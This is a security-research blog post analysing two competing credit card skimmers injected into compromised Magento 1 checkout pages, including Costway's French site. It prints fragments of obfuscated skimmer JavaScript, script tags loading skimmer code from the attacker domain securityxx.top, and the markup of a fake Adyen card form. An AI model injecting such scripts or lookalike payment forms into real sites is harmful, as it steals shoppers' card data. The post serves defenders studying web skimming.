Credit card skimmer piggybacks on Magento 1 hacking spree

blog.malwarebytes.com/cybercrime/2021/02/credit-card-skimmer-piggybacks-on-magento-1-hacking-spree/

Jérôme Segura

February 2, 2021

Back in the fall of 2020 threat actors started to massively exploit a vulnerability in the no-longer maintained Magento 1 software branch. As a result, thousands of e-commerce shops were compromised and many of them injected with credit card skimming code.

While monitoring activities tied to this Magento 1 campaign, we identified an e-commerce shop that had been targeted twice by skimmers. This in itself is not unusual, multiple infections on the same site are common.


However this case was different. The threat actors devised a version of their script that is aware of sites already injected with a Magento 1 skimmer. That second skimmer will simply harvest credit card details from the already existing fake form injected by the previous attackers.

In the incident we describe in this post, the threat actors also took into account that an e-commerce site may get cleaned up from a Magento 1 hack. When that happens, an alternate version of their skimmer injects its own fields that mimic a legitimate payments platform.

Mass Magento 1 infections

The Magento 1 end-of-life coupled with a popular exploit turned out to be a huge boon for threat actors. A large number of sites have been hacked indiscriminately just because they were vulnerable.

RiskIQ attributed these incidents to Magecart Group 12, which has a long history of web skimming using various techniques including supply-chain attacks.



```
< script >
    var a0a = ['C2vdvuO=', 'pc9SAt48zgL2ia==', 'oYbIB3r0B206ia==', 'z3r0ve0=', 'Cgf5lwzVCM0GAq==',
'twD6uLC=', 'C3m9iNzHBgLKyq==', 'zwX0vfi=', 'vunUuxm=', 'ZPRoRm+bZ4toSq==', 'BNvTyMvYiJ4GqW==', 't
LPrBMG=', 'iJ4YmdiXpc9VCa==', 'yw1LpsjWyxLTzq==', 're9nq29UDgvUDa==', 'wMf4uxO=', 'zujdAeO=', 'mhW
XFdr8nxWYFa==', 'u2H3ANm=', 'yNv0Dg9Uw29UyW==', 'CfnJDgq=', 'y2HLy2TVDxqTCa==', 'y1rWz0i=', 'wxnZu
Ny=', 'zwHSq0u=', 'y2fYzf92ywXPza==', 'idXPBNb1DcbPza==',
'AefcwfO=', 'ELLTDue=', 'A09Hywi=', 'tMLsy2O=', 'zvDYAw
G==', 'wKPlDNy=', 's0PMALq=', 'zxi8l3a+', 'uwfnAeu=', '
6DeW=', 'AwvSzci+idXSyq==', 'qKH6DuC=', 'qvHvr0C=', 'Cg
Nfbuwm=', 'DhjHBNnMB3jToG==', 'EfbuDum=', 'B206ide1ChGZ
BEwvSBg93xW==', 'uvDKteC=', 'mJuIpJiWmJu8lW==', 'zffdtg
=', 'u2jJu1u=', 'zMrqBum=', 'BgvJDc0TzxHWAq==', 'C2vNDx
G', 'pKv4CgLYyxrPBW==', 'CMv0DxjUic8Iia==', 'CK9MDe8=',
wnOzeG=', 'tg9HzgvK', 'teXmA2m=', 'q3jLzgL0l0rLyG==', '
=', 'zM9YBsaUzML4lq==', 'y2nFy2LKiIb0Eq==', 'C1bbCeC=',
hm=', 'y3jLzgL0', 'wvf4whO=', 'uuDowhG=', 'ChrPB24GDMf9
IAq==', 'mhWXFdj8nxWZFa==', 'se1hCM0=', 'DxqTlwzPzwXKiC
q==', 'DdWVyJ48l2GZpG==', 'tNP0zfa=', 'y2fXtfG=', 'uffV
'ywXPEMu7Fsn1CW==', 'oYbJB2XVCJOGiW==', 't1vOvM8=', 'ph
2y=', 'mdiWpc9VChrPBW==', 'C3r5Bgu=', 'EuDhseu=', 'rhnk
'CMv0DxjUicHMDq==', 'Bu5sCe8=', 'BI1KyxrLiJ4Gpa==', 'zZ
KDYCgK=', 'AMzMCu8=', 'ChaTlxbHEw1LBG==', 'yujiyvm=', '
=', 'BunOt2q=', 'De5wEhC=', 'rhjOChi=', 'lxrYyw5ZzM9YBc
M0=', 'Bwv0Ag9KigLZia==', 's0rsCNe=', 'rgHmrxC=', 'AwzY
KAxvZoIaWCa==', 'y3rVCIGICMv0Dq==', 'q21oCgm=', 'we1fwM
3jTiJ48za==', 'vuzvz1e=', 'zgL2pJXKAxy+pa==', 'vxnmtLK=
=', 'B1DRA3O=', 'ywrKrxzLBNrmAq==', 'uhDgCNG=', 'qvnTtt
hG7FsnWCa==', 'DNHVAei=', 'rMTNBNy=', 'EdSGBgLUzs1Ozq==
```

URL	Body	Comments
/onepage/	105,852	Web Skimmer (Magento 1.x)
/onepage/	124,658	Web Skimmer (Magento 1.x)
/onepage/	113,227	Web Skimmer (Magento 1.x)
/onepage/	97,690	Web Skimmer (Magento 1.x)
/onepage/	120,804	Web Skimmer (Magento 1.x)
/onepage/	84,883	Web Skimmer (Magento 1.x)
/checkout/	66,127	Web Skimmer (Magento 1.x)
/onepage/	193,690	Web Skimmer (Magento 1.x)
/onepage/	103,580	Web Skimmer (Magento 1.x)
/checkout/	64,568	Web Skimmer (Magento 1.x)
/onepage/	97,180	Web Skimmer (Magento 1.x)
/onepage/	66,578	Web Skimmer (Magento 1.x)
/onepage/	90,139	Web Skimmer (Magento 1.x)
/onepage/	86,346	Web Skimmer (Magento 1.x)
/checkout/	67,396	Web Skimmer (Magento 1.x)
/onepage/	95,674	Web Skimmer (Magento 1.x)
/onepage/	127,123	Web Skimmer (Magento 1.x)
/onepage/	88,377	Web Skimmer (Magento 1.x)
/onepage/	228,572	Web Skimmer (Magento 1.x)
/onepage/	98,400	Web Skimmer (Magento 1.x)

Figure 1: Skimming code injected in Magento 1 sites


This skimmer is rather lengthy and contains various levels of obfuscation that make debugging it more challenging. Although there are variations, the format and decoy payment form are very much the same.

No honor among thieves

Costway is a retailer that started to sell its own name-brand products via platforms such as Amazon and later rolled out costway.com and subsequent localized online stores. Their French portal (costway[.]fr) attracted about 180K visitors last December.

Our crawlers identified that the websites for Costway France, UK, Germany and Spain, which run the Magento 1 software, had been compromised around the same time frame.

We can see the credit card skimmer injection directly on the checkout page for costway[.]fr as it stands out in English while the rest of the site is in French. This is not surprising considering that the Magento 1 hacking campaign is automated and fairly indiscriminate.


Promo 5 % Meubles Jouets Cuisine Pour les enfants
COSTWAY
Achat facile, dépense minime
Rechercher le nom du produit, mot-cle ou SKU
Meubles
Maison et Jardin
Jeux et Jouets
Bricolage
Sports et Voyages
Equipements p
Paiement

Veuillez entrer vos coordonnées ci-dessous pour finaliser votre achat.

S'il vous plaît spécifier l'adresse de livraison pour voir les options disponibles.

3 Pre-existing Magento 1 skimmer

```
var _0x284e = ['timestamp',
ply', 'constructo', 'return
'_CA', 'cart_creat', 'locati
'yanzr', 'nqqerff1', 'mvc',
e]', 'reet]', 'billing[ci',
e', 'addEventLi', 'stener',
Item', 'pii', 'usaepay_cc',
'ById', 'change', 'length',
```

Competing skimmer (2 flavors)

```
<script type="text/javascript" src="https://securityxx.top/popup/security.js">
</script>
<br>
<script type="text/javascript" src="https://securityxx.top/popup/costway.js">
```


aw-onestepcheckout-index-index
div#aw-onestepcheckout-place-order-overlay

Figure 2: Costway site already hacked with Magento 1 skimmer

But what's more interesting is that another skimmer is also present on the site (loaded externally from securityxx[.]top) and targeting the Magento 1 skimmer.

It's possible that the threat actors' level of access to e-commerce sites differs. The former exploit a core vulnerability that grants them root access while perhaps the latter can only perform specific types of injections. If that is the case, this would explain why they simply leave the fake form alone and grab credentials from it.

There's an additional twist here where the criminals also planned for the scenario where the e-commerce site gets cleaned up from the Magento 1 injection.


Promo 5 % Meubles Jouets Cuisine Pour les enfan
COSTWAY
Achat facile, dépense minime
Rechercher le nom du produit, mot-cle ou SKU
eubles
Maison et Jardin
Jeux et Jouets
Bricolage
Sports et Voyages
Equipements
Modified form fields
ents
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Competing skimmer (2 flavors)
nestepcheckout-index-index
div#batBeacon785148383617

Paiement

Veuillez entrer vos coordonnées ci-dessous pour finaliser votre achat.

1 ADRESSE DE FACTURATION

Prénom *

Nom *

E-mail *

☑ Créer un compte

Mot de passe *

Confir

Adres

Pays *

Fran

Ville *

```
(0x194) + '\"adyen-che' + 'ckout__s
0x198) + ' adyen-che' + _0x535881(0
31(0x18e) + 'iv class=\"' + _0x5358
' + '<div class' + _0x535881(0x175)
1a1) + _0x535881(0x1a2) + _0x535881
31(0x1a6) + _0x535881(0x1a7) + _0x5
x;\">' + 'Numéro de ' + 'la carte
\">\x0a ' + _0x535881(0x1ad) + 'put
31(0x1b2) + '\"encrypted' + _0x5358
31(0x1b5) + _0x535881(0x78) + _0x53
0x535881(0x1bb) + _0x535881(0x1bc)
1bf) + _0x535881(0x1c0) + _0x535881
```

2 MÉTHODE D'ENVOI

S'il vous plaît spécifier l'adresse de livraison pour voir les options disponibles.

3 MODE DE PAIEMENT

○ PayPal

○ Virement Bancaire

● Carte de Crédit

● Carte de crédit ou carte de débit

Numéro de la carte: 1234 5678 9012 3456

Date d'expiration: MM/AA


CVC / CVV: 123

Nom sur la carte: J. Smith

```
<script type="text/javascript" src="https://securityxx.top/popup/security.js">
</script>
<br>
<script type="text/javascript" src="https://securityxx.top/popup/costway.js">
```

Figure 3: Costway site cleaned up from Magento 1 hack but with external skimmer

The skimmer creates its own form fields which closely ressemble the legitimate ones from the Adyen payments platform that Costway uses. Visually, only a very small style change (font size) gives it away, but there are more significant implications under the hood.



Legitimate Adyen payments form

3 MODE DE PAIEMENT

○ PayPal

○ Virement Bancaire

● Carte de Crédit

● Carte de crédit ou carte de d…

Numéro de la carte: 1234 5678 9012 3456

Date d'expiration: MM/AA

CVC / CVV: 123

Nom sur la carte: J. Smith

```
▼<span class="adyen-checkout__input-wrapper">
  ▼<span data-cse="encryptedCardNumber" class=
  "adyen-checkout__input adyen-checkout__input--
  large adyen-checkout__card__cardNumber__input
  _3JmldYKADXTctIE9oP8lcu">
      <img class="_2Iaf5OCcFDHNbg4xIfIudh adyen-
      checkout__card__cardNumber__brandIcon" alt=
      "card" src="https://checkoutshopper-
      live.adyen.com/checkoutshopper/images/logos/
      nocard.svg">
    ▼<iframe src="https://checkoutshopper-
    live.adyen.com/checkoutshopper/securedfields/
    live_TDA4UPFKUBB65FLRGKZ3AAEPZYOKP7QG/3.2.4/
    securedFields.html?type=card" class="js-iframe"
    title="Iframe for secured card data input field"
    frameborder="0" scrolling="no"
    allowtransparency="true" style="border: none;
    height:100%; width:100%;" referrerpolicy=
    "origin">
```

Secure iframe

Lookalike (skimmer)

3 MODE DE PAIEMENT

○ PayPal

○ Virement Bancaire

● Carte de Crédit

● Carte de crédit ou carte de débit

Numéro de la carte: 1234 5678 9012 3456

Date d'expiration: MM/AA

CVC / CVV: 123

Nom sur la carte: J. Smith

```
▼<span class="adyen-checkout__input-wrapper">
    <input maxlength="20" id="cc" placeholder="1234
    5678 9012 3456" data-cse="encryptedCardNumber"
    class="adyen-checkout__input adyen-
    checkout__input--large adyen-
    checkout__card__cardNumber__input
    _3JmldYKADXTctIE9oP8lcu">
    <img class="_2Iaf5OCcFDHNbg4xIfIudh adyen-
    checkout__card__cardNumber__brandIcon" alt=
